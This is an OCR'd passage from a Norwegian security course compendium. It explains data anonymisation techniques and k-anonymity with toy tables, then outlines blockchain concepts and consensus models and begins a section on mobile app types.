2	27	M	13000	Dyspepsia
3	35	M	59000	Dyspepsia
4	59	M	12000	Pneumonia
5	61	F	54000	Flu
6	65	F	25000	Gastritis
7	65	F	25000	Gastritis
8	70	F	30000	Bronchitis

Metoder for anonymisering av tabelldata er:

1. **Generalisering** – verdien til en eller flere QIDs blir erstattet med mindre spesifikke verdier, for eksempel for alderen kan man bruke intervaller
2. **Suppresjon** – verdien til en QID blir fjernet
3. **Anatomisering** – relasjonen mellom QID og sensitiv data blir fjernet ved at det lages to separate tabeller: en quasi-identifikator tabell (QIT) og en sensitiv tabell (ST). Gruppe ID blir felles attributt i begge tabellene og erstatter sensitiv data i QIT.
4. **Permutasjon** – relasjonen mellom QID og sensitiv data blir fjernet ved at den sensitive dataen blir *shuffeled* (eks: flyttet ett hakk ned). Angriper kan identifisere en tuple, men vil ikke vite om SA verdien hører til individet.

5. **Perturbasjon** – originale dataverdier erstattes med syntetiske dataverdier på en slik måte at den statistiske informasjonen ikke blir signifikant endret. Angriper kan identifisere en tuple, men SA verdien vil ha støy.
6. ***Bucketization*** – tupler deles inn i «bøtter» og tilfeldig permutasjon brukes på de sensitive attributtene i hver bøtte for å bryte koblingen mellom QID og SA.
7. ***Slicing*** – vertikal partisjonering gjør at korrelerte attributter samles i samme kolonne (eks: alder og kjønn), mens horisontal partisjonering samler tupler i bøtter som deretter permuteres.




Age	Sex	Zip	Disease
[21,60]	M	(10001,60000)	Pneumonia
[21,60]	M	(10001,60000)	Dyspepsia

Generalisering

Age	Sex	Zip	Disease
*	M	(10001,60000)	Pneumonia
*	M	(10001,60000)	Dyspepsia

Suppresjon



Id	Age	Sex	Zip	Disease
1	23	M	11000	Pneumonia
2	27	M	13000	Dyspepsia
3	35	M	59000	Dyspepsia
4	59	M	12000	Pneumonia
5	61	F	54000	Flu
6	65	F	25000	Gastritis
7	65	F	25000	Gastritis
8	70	F	30000	Bronchitis


id	Age	Sex	Zip	Group-id
1	23	M	11000	1
2	27	M	130	1
3	35	M	59000	1
4	59	M	12000	1
5	61	F	54000	2
6	65	F	25000	2
7	65	F	25000	2
8	70	F	30000	2

Quasi-Identifier Table

Group-id	Disease	Count
1	Dyspepsia	2
1	Pneumonia	2
2	Bronchitis	1
2	Flu	1
2	Gastritis	2

Sensitive Table


Anatomisering



Age	Sex	Zip	Disease
23	M	11000	Pneumonia
27	M	13000	Dyspepsia
35	M	59000	Dyspepsia
59	M	12000	Pneumonia
61	F	54000	Flu
65	F	25000	Gastritis
65	F	25000	Gastritis
70	F	30000	Bronchitis


Disease
Dyspepsia
Pneumonia
Pneumonia
Dyspepsia
Gastritis
Flu
Bronchitis
Gastritis

Permutasjon



Age	Sex	Zip	Salary	Salary
23	M	11000	60.000	50.000
27	M	13000	60.000	70.000
35	M	59000	75.000	80.000
59	M	12000	80.000	62.000
61	F	54000	85.000	78.000
65	F	25000	85.000	92.000
65	F	25000	80.000	78.000
70	F	30000	75.000	90.000


Perbutasjon



Id	Age	Sex	Zip	Disease
1	23	M	11000	Pneumonia
2	27	M	13000	Dyspepsia
3	35	M	59000	Dyspepsia
4	59	M	12000	Pneumonia
5	61	F	54000	Flu
6	65	F	25000	Gastritis
7	65	F	25000	Gastritis
8	70	F	30000	Bronchitis

Disease
Dyspepsia
Pneumonia
Pneumonia
Dyspepsia
Bronchitis
Gastritis
Gastritis
Flu

Bucketization



Age	Sex	Zip	Disease
23	M	11000	Pneumonia
27	M	13000	Dyspepsia
35	M	59000	Dyspepsia
59	M	12000	Pneumonia
61	F	54000	Flu
65	F	25000	Gastritis
65	F	25000	Gastritis
70	F	30000	Bronchitis

(Age, sex)	(Zip, Disease)
(23, M)	(59000, Pneumonia)
(27, M)	(12000, Dyspepsia)
(35, M)	(11000, Dyspepsia)
(59, M)	(13000, Pneumonia)
(61, F)	(54000, Bronchitis)
(65, F)	(25000, Gastritis)
(65, F)	(25000, Gastritis)
(70, F)	(30000, flu)

Slicing

k-anonymisering (L21)

k-anonymisering er en populær anonymiseringsalgoritme for relasjonsdata som innebærer at man modifiserer verdien til quasi-identifikatorer (QID) på en slik måte at for hver tuple i tabellen vil minst $(k-1)$ andre tupler ha samme verdi for QID. Denne modellen beskytter personvernet når man frigjør personspesifikk informasjon, fordi det begrenser mulighetene for å bruke QIDs til å hente ut relatert ekstern informasjon. Relasjonstabell T vil tilfredsstille k-anonymitet mht. quasi-identifikator QID dersom hver tuple i $\mathrm{T}[\mathrm{QID}]$ forekommer minst k ganger. **K-anonymisering hindrer at en tuple har en unik kombinasjon av QIDs og beskytter dermed mot *linking attack*, der en unik**

DOB	Sex	ZIP	Salary
1/21/76	M	53715	50,000
4/13/86	F	53715	55,000
2/28/76	M	53703	60,000
1/21/76	M	53703	65,000
4/13/86	F	53706	70,000
2/28/76	F	53706	75,000

DOB	Sex	ZIP	Salary
1/21/76	M	537**	50,000
4/13/86	F	537**	55,000
2/28/76	*	537**	60,000
1/21/76	M	537**	65,000
4/13/86	F	537**	70,000
2/28/76	*	537**	75,000

kombinasjon av QIDs kobles til offentlig kjent data for å identifisere et individ og dermed finne verdien hos et sensitiv attributt for dette individet. For eksempel på figuren kan en unik kombinasjon av fødselsdato, kjønn og postnummer kombineres med data om navn, fødselsdato, kjønn og postnummer, for å bestemme navnet til den som har tjent 75 000. K-anonymisering gjør at ingen tuple vil ha en unik kombinasjon av fødselsdato, kjønn og postnummer, og dermed blir ikke dette angrepet mulig. **For å oppnå k-anonymisering kan man bruke generalisering og det finnes flere ulike algoritmer**, slik som Datafly, Binary Search MinGen, osv. Se dokumentet Privacy preserving publication of relational and transaction data (s. 49) for videre forklaring av disse.

Transaksjonsdata anonymisering

De neste to avsnittene er ikke dekket av læringsmålene, så har kun inkludert innholdet fra forelesning.

Utfordringen med transaksjonsdata er at den ikke har noen struktur og kan være svært høydimensjonal. For å kunne trygt publisere transaksjonsdata må man beskytte mot to typer angrep på personvernet:

1. **Identitet disclosure** – angriper finner ut at en bestemt transaksjon er assosiert med et individ. For eksempel hvis angriper har bakgrunnskunnskap om at Mary har kjøpt a, b og c, så vil angriper kunne finne ut at den første transaksjonen hører til Mary.
2. **Attributt disclosure** – angriper finner ut en attributtverdi hos et individ. For eksempel hvis angriper har bakgrunnskunnskap om at Tom har kjøpt b og c, vil ikke angriper kunne finne ut hvem som er Tom, men angriper vil finne ut at Tom også har kjøpt g


Name	Purchased items
Mary	a b c d g
Bob	a c e f h i
Tom	b c d g j
Anne	e f g h
Brad	a b d e j
Jim	c f i

Name	Purchased items
Mary	a b c d g
Bob	a c e f h i
Tom	b c d g j
Anne	e f g h
Brad	a b d e j
Jim	c f i

For å anonymisere transaksjonsdata kan man brukes set-valued data anonymisering. Man kan også bruke $\mathbf{k^m}$**-anonymisering** som innebærer at for enhver transaksjon i datasettet og for ethvert subsett med m enheter i transaksjonen, så vil minst $i - 1$ andre transaksjoner ha samme m enheter. Da har man antatt at angriperen har maksimum kunnskap om m enheter i en spesifikk transaksjon og vi ønsker å hindre at dette gjør at angriperen kan skille mellom de k gitte transaksjonene.

Graf-data anonymisering

Datatyper som ofte gis som grafer inkluderer data fra sosiale nettverk, samarbeidsnettverk, epidemiologi, osv. Graf-data er også utsatt for linking attack (se figur), og det finnes flere algoritmer som kan brukes for å unngå disse (eks: Naïve ID removal, K-Neighborhood anonymitet, osv.)




Blockchain teknologi

Denne delen av kompendiet er basert på forelesningsnotatene og deler av dokumentet Blockchain Technology overview. Læringsmålet er:

L22. Forstå grunnleggende konsepter ved blockchain

Definisjon av blockchains (L22)

***Distributed Ledger Technology* (DLT) er en konsensus (felles enighet) om replisert, delt og synkronisert data i et distribuert nettverk (tenk distribuert database).** På figuren kan vi se at DLT har ikke et sentralt lager, fordi lagringen er distribuert. **Blockchains er en spesiell type DLT der dataen er gruppert inn i blokker og er *append only*.** Blockchains (blokk-kjede) er altså en dynamisk og distribuert database for bokføring, der hver node bruker kryptografi for å automatisk verifisere endringer og tilføyelser som gjøres av andre noder i kjeden. Det er ingen sentral lager og som regel vil det ikke være en sentral autoritet (eks: bank).



Blockchains gjør at den digitale bokføringen (*digital ledgers*) blir motstandsdyktig mot tukling (*tamper resistant*) og at eventuell tukling kan oppdages (*tamper evident*). De gjør at et fellesskap med brukere kan registrere transaksjoner i en delt ledger på en slik måte at ingen transaksjoner kan endres når de har blitt publisert. I 2008 ble blockchain ideen kombinert med andre teknologier for å lage moderne cryptocurrency, som er elektroniske kontanter beskyttet gjennom kryptografiske mekanismer istedenfor et sentralt repository eller autoritet. Den første blockchain-baserte cryptocurrency var Bitcoin.

Fordeler ved blockchain


Fordeler med blockchain er:

- **Løser double spend problemet** – mange digitale pengesystemer har vært plaget av double spend, der samme sett med digitale eiendeler (*assets*) brukes i flere transaksjoner. De fleste blockchain nettverkene er designet for å motvirke dette problemet der digitale eiendeler blir dobbeltbrukt.
- **Introduserer logiske klokker** – i et distribuert system er det viktig at alle klokkene kan synkroniseres, slik at de involverte systemene er enige om tiden. Blockchain kan brukes for å lage en logisk klokke via kryptografi, ved at hver blokk inkluderer en *time stamp*. Dersom blockchains er ordnet i kjeder kan tiden brukes for å etablere en *happens-before* relasjon mellom hver transaksjon
- **Byzantine feiltoleranse** – nettverksnodene i blockchain må nå konsensus (dvs. bli enige) om nåværende systemtilstand, noe som betyr at nodene må bli enige og utføre samme handling for å unngå feil. Byzantine feil innebærer at noen av nodene feiler i kommunikasjonen og handler skadelig, noe som gjør at det blir vanskelig å nå konsensus. Blockchain gir Byzantine feiltoleranse, slik at nettverket kan fortsette driften selv om noen noder feiler. Dette oppnås vha konsensusalgoritmer som gir en mekanisme for å nå konsensus (mer senere). Neste blokk som skal legges til i blockchain avgjøres ved at nodene «stemmer» på en av de foreslåtte blokkene, som er laget av utvalgte noder. Det gjør feil i systemet oppdages av andre noder og er ikke begrenset til kræsj. Dette er spesielt viktig i sikkerhetskritiske applikasjoner, slik som fly, atomkraftverk, osv.

- **Pålitelig i fiendtlige miljøer** – det er essensielt å ha en mekanisme som skaper pålitelighet (*trust*) i en omgivelse der brukere ikke kan lett identifiseres og partene har ingen forhåndskunnskap om hverandre. Blockchains har ingen pålitelig mellommann som begge parter stoler på, men det oppnår pålitelighet vha. append-only ledgers (ingen overskriving), sikker kryptografi (ingen tukling), høy transparens via delt ledger og et høyt antall som gjør det motstandsdyktig mot angrep fra skadelige brukere (s. 2-3 i Blockchain Technology overview)

Årsaker til å bruke blockchains er at det sikrer **transparent transaksjonshistorikk** mellom deltagende noder, tilnærmet **uforanderlighet** (immutabilitet) som følger av append-only kriteriet (merk: finnes måter å bryte dette, s. 34), **sikker loggfasiliteter** pga. konsensusalgoritmer (vanskeligere å angripe), **sporing** gjennom systemet, r**eduserte kostnader** som følger av ingen behov for pålitelige tredjepart (ingen mellommann) og **redusert risiko** mht. systemmanipulering, svindel og annen kriminell virksomhet.

Blockchain løser alt?



Selv om det finnes flere fordeler ved bruk av blockchain, er det ingen silver-bullet som løser alle problemer. Ulemper ved blockchain er:

- **Underlagt CAP teoremet** – distribuerte databasesystem kan kun ha to av de tre faktorene: konsistens, tilgjengelighet og partisjonering (se figur). Ved blockchain vil man oppnå CA, men må velge mellom CP eller AP.
- **Treghet** – blockchain kan være veldig tregt avhengig av blockchain type og størrelse
- **Universell data** – blockchain er ikke effektivt for å lagre universell data. Det brukes for å tillate transaksjoner, dvs. overføring av data, men det er ikke en god løsning for å lagre vilkårlig data (eks: filer).
- **Utkonkurrert** – blockchain blir ofte utkonkurrert av tradisjonelle løsninger

Blockchain nettverkstyper


Det er fire vanlige typer blockchains:

1. **Public blockchains** – ingen restriksjoner på aksess, slik at alle som har internett kan sende transaksjoner og bli validator (dvs. delta i konsensusprotokollen). Eks: Bitcoin
2. **Private blockchains** – aksess og validering er begrenset, ved at det er kun de som er invitert av nettverksadministratorer som får delta
3. **Consortium blockchains** – kombinerer elementer fra public og private blockchains, der en gruppe med brukere fungerer som validatorer.
4. **Hybrid blockchains** – bruker en kombinasjon av public og private egenskaper for å oppnå en balanse mellom kontrollert aksess og frihet

	Blockchain type			
	Public	Private	Consortium	Hybrid
Permissionless	Yes	No	No	No
Read Permissions	Anyone	Invited users only	Configurable	Configurable
Write Permissions	Anyone	Preapproved participants	Preapproved participants	Preapproved participants
Ownership	Nobody	Single entity	Multiple entities	Multiple entities or Single entity
Anonymity	Ish	No	No	No
Transaction speed	Slow	Fast	Fast	Fast

Blockchain og transaksjoner

Blockchains brukes for å la en samling av brukere registrere transaksjoner i en delt ledger, på en slik måte at ingen transaksjon kan endres etter den har blitt publisert. Alle brukerne får mulighet til å se transaksjonene (høy transparens) og verifisere validiteten til disse. Konsensusalgoritmer brukes for at deltagere skal bli enige om at en transaksjon er gyldig. Transaksjoner plasseres i en blokk, og hver transaksjon involverer en eller flere blockchain nettverk brukere, inneholder en registrering om hva som skjedde og er digitalt signert av brukeren som sendte transaksjonen. Det er kun gyldige transaksjoner og blokker som legges til blockchain. Figuren under viser flyten av transaksjoner i et blockchain nettverk.



Konsensusmodeller

Et hovedaspekt ved blockchain teknologi er hvordan man avgjør hvilken bruker som skal publisere neste blokk, noe som løses ved å implementere en av mange mulige konsensusmodeller. I public blockchain nettverk vil det som regel være mange noder som konkurrerer om å publisere neste blokk, for å for eksempel vinne cryptocurrency eller transaksjonsgebyr. De fleste nodene er motiverte av et ønske om finansiell gevinst og ikke av trivselen til andre noder eller nettverket. **En konsensusmodell gjør at en gruppe med gjensidig upålitelige brukere kan jobbe sammen (s. 18).**

Genesis block

Når en bruker entrer et blockchain nettverk, vil den bli enig om en initiale tilstanden til systemet som gis av genesis blokken. Alle blockchain nettverk har en publisert genesis blokk og hver blokk må legges til i blockchain etter denne på en måte som bestemmes av konsensusmodellen (s. 18). Hvis det det er to gyldige kjeder vil den lengste ses på som den riktige. Genesis blokken vil oppgi:

- **Block height** – antall blokker i kjeden før den gitte blokken
- **Timestamp** – en logisk klokke som er kun gjensidig nøyaktig med andre blokker
- **Nonce** – en vilkårlig verdi som brukes for å avgjøre hvilken blokk som skal legges til blockchain. En miner vil kontinuerlig endre denne for å få mulighet til å publisere neste blokk og dermed oppnå finansiell gevinst
- **Block difficulty** – et tall som regulerer hvor lenge det tar for en miner å legge til en ny blokk til blockchain

Typer konsensusmodeller

Ved å kombinere den initiale tilstanden og evnen til å verifisere alle etterfølgende blokker, kan brukere uavhengig bli enige om nåværende tilstand til blockchain. Merk at det er tillatt med noe uenighet for å unngå Byzantine feil. Hvis det det er to gyldige kjeder vil standarden

være at den lengste ses på som den riktige. Jo mindre pålitelighet, desto mer resurser må brukes må brukes for å etablere pålitelighet (*trust*, s. 19). Konsensusmodellen avgjør hvordan blokker blir lagt til i blockchain, og det finnes flere typer konsensusalgoritmer. Noen av disse er:

- **Proof of work (s. 19)** – den klassiske modellen som ble gitt ut i 1993 og popularisert av Bitcoin whitepaper i 2008. Brukeren som får publisere neste blokk er den første som har løst en beregningskrevende oppgave, slik at løsningen blir et «bevis» på at de har utført arbeid. Problemet (*puzzle*) er laget slik at det er vanskelig å finne løsningen, men lett å sjekke den. Dette gjør at det blir enklere for de andre nodene å validere foreslåtte blokker. Enhver foreslått blokk som har løsning som ikke tilfredsstiller problemet blir avslått. For eksempel kan problemet være å gi blokk med hashverdi av headeren som er mindre enn en gitt målverdi. Bitcoin bruker denne konsensusmodellen. Vanskelighetsgraden varierer for å hindre at en entitet tar helt over produksjonen av blokker. Ulempe er at det gir stor *computatinal overhead*.
- **Proof of stake (s. 21)** – basert på ideen at jo mer innsats (*stakes*) en bruker har investert i systemet, desto større er sannsynligheten for at brukeren ønsker at systemet skal lykkes og desto mindre sannsynlig er det at de undergraver systemet. Innsats er ofte mengde cryptocurrency investert i systemet. Sannsynligheten for at en bruker får publisere nye blokker er dermed koblet til brukerens innsats sammenlignet med den totale mengden innsats i nettverket. Dette unngår bruken av ressurskrevende beregninger (tid, elektrisitet, beregningskraft), slik at det skalerer bedre og gir mer sentralisering. Valideringen er også basert på mengde mynter man eier, og validator vil ofte motta enten hele eller deler av transaksjonsgebyret.
- **Delegated Proof of Stake**
- **Proof of authority**
- **Proof of weight**
- **Proof of elapsed time**

Blockchain i sikkerhetskritiske systemer

Noen fordeler ved bruk av blockchains for å registrere transaksjoner i sikkerhetskritiske systemer, slik som fly og atomkraftverk, er:

- Blockchains gir **Byzantine feiltoleranse**
- Implementasjon av blockchain vil **ikke kreve endringer** av systemet
- Det er **lett å skape merverdi**, for eksempel «fullstendig» sporing av programvare artefakter gitt ISO-26262, automatiske tilkobling til systemene og andre plattformer, dokumentering og regulering av aksess til beskyttede ressurser, osv.
- Blockchains er **spesielt godt egnet for Supply Chain Management (SCM)**, siden det kan sikre sporing innenfor supply chain og brukes for signering og deling av digitale sertifikater og cargo-dokumenter innenfor internasjonal handel
- **Kantnettverk har økende popularitet**, spesielt mht. distribuerte komponenter (IEC 61499)
- Blockchains gjør det **enklere å overvåke store anlegg** med avanserte bruksområder

Mobil applikasjon sikkerhet

Denne delen av kompendiet er basert på forelesningsnotatene og deler av dokumentene fra mobile application security compendium (mappe i nedlastninger). Sidetall brukes for å referere til dokumentene, og 1 tilhører Analyzing android application, 2 tilhører Analyzing iOS application og 3 tilhører Mobile application insecurity. Læringsmålet er:

L23. Forklar sikkerhetstrekk ved iOS og Android

L24. Forklar begrensninger ved sikkerhetstrekk hos iOS og Android

Dokumentoversikt
1 : Analyzing android application
2 : Analyzing iOS application
3 : Mobile application insecurity


Sikkerhet ved mobile applikasjoner (3: s. 1-6)

Mobile applikasjoner har endret verden, og måten du arbeider, interagerer og sosialiserer på vil aldri bli den samme igjen. Det har gjort at man har uendelige muligheter som er tilgjengelig hele tiden. Det finnes en enorm mengde mobile applikasjoner, og flere av disse er langt fra sikre. Veksten i mobile applikasjoner kan knyttes til økningen i prosesseringskraften til smarttelefoner og en økt etterspørsel etter funksjonalitet drevet av kundemarkedet.


Typer mobile applikasjoner

Tre typer populære mobile applikasjoner er:


1. **Native app** – applikasjoner som utvikles eksklusivt for et mobilt operativsystem, slik at de kun kan brukes på en bestemt plattform eller enhet. Eks: hvis en app er bygd for Android, vil den ikke kunne kjøre på en iPhone. Fordeler er at de har høy ytelse, sikrer god brukeropplevelse og en bred tilgang til APIs gjør at bruken ikke begrenses. Ulempen er at de er mer kostbare å utvikle, siden man må lage app duplikater for andre plattformer og sørge for støtte og vedlikehold.
2. **Web app** – applikasjoner som kjører via en nettleser og er ofte skrevet i HTML5, JavaScript eller CSS. Disse vil viderekoble brukeren til en URL og «installasjonen» innebærer at det opprettes et bokmerke til siden. Fordeler er at det de krever minimalt med minne og bruker kan få tilgang fra enhver enhet som har internett. Ulemper er at bruk krever internett, dårlig kobling gir dårlig brukeropplevelse og det er redusert tilgang til APIs.
3. **Hybrid app** – web applikasjoner skjult i en native wrapper og bygd vha. multi-plattform teknologier, slik som HTML5, CSS og JavaScript. Fordeler er at de er raske og relativt enkle å utvikle, en enkel kodebase for alle plattformer sikrer billig vedlikehold og det er god tilgang til APIs. Ulemper er at ytelsen, hastigheten og optimaliseringen er dårlig sammenlignet med native apps. Det er også utfordringer i design, siden det er vanskelig å få en app til å se lik ut ved ulike plattformer.



Native app




Web app



	Native Apps	Hybrid Apps	Web Apps
Skills required	Objective-C, Swift, iOS SDK, Java, ADT, .NET(C#)	HTML, CSS, Javascript, Cordova/PhoneGap, Cross platform Mobile Development Frameworks	HTML, CSS, Javascript, JS frameworks
Distribute	Apple iTunes, Google Play store, Windows App store, Amazon App Store		Web
Development effort	More	Medium	Less
Performance	Good	Average	Good in PC's and Average in mobile browser
Good for	Games or consumer-focused apps where performance, graphics and overall user experience are more important	Apps that do not have high performance requirements, but need full device access	Apps that do not have high performance requirements, and do not need push notifications or access to device hardware/functionality


Mobile applikasjoner sikkerhetsutfordringer (3: s. 5)



